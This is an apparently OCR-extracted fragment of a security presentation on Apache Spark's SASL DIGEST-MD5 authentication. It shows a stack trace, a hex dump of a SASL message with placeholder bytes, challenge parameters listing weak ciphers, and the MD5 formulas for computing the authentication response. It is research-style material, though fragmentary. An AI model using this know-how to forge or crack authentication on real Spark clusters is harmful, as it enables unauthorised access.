
at org.apache.spark.network.sasl.SaslRpcHandler.receive(SaslRpcHandler.java:90)

at org.apache.spark.network.server.TransportRequestHandler.processRpcRequest(TransportRequestHandler.java:180)

at org.apache.spark.network.server.TransportRequestHandler.handle(TransportRequestHandler.java:103)

at org.apache.spark.network.server.TransportChannelHandler.channelRead(TransportChannelHandler.java:118)

at


Driver
Cluster Manager
00 00 00 00 00 00 00 2B 03 de ad be ef de ad be ef
00 00 00 b0 […] SparkSaslUser
00 00 00 00 00 00 00 af 04 …
nonce = "eerererer"
realm="default"
qop="auth-conf"
cipher="des, 3des, rc4"
algorithm="md5-sess"


Half_A1 = md5(b64_username, :, realm, : ,b64_secret)


A1 = md5(Half_A1, :, srvNonce, :, cliNonce)


A2 = md5("AUTHENTICATE:null/default")

Response = md5(A1, :, servNonce, :00000001:, cliNonce, ":auth:", A2)

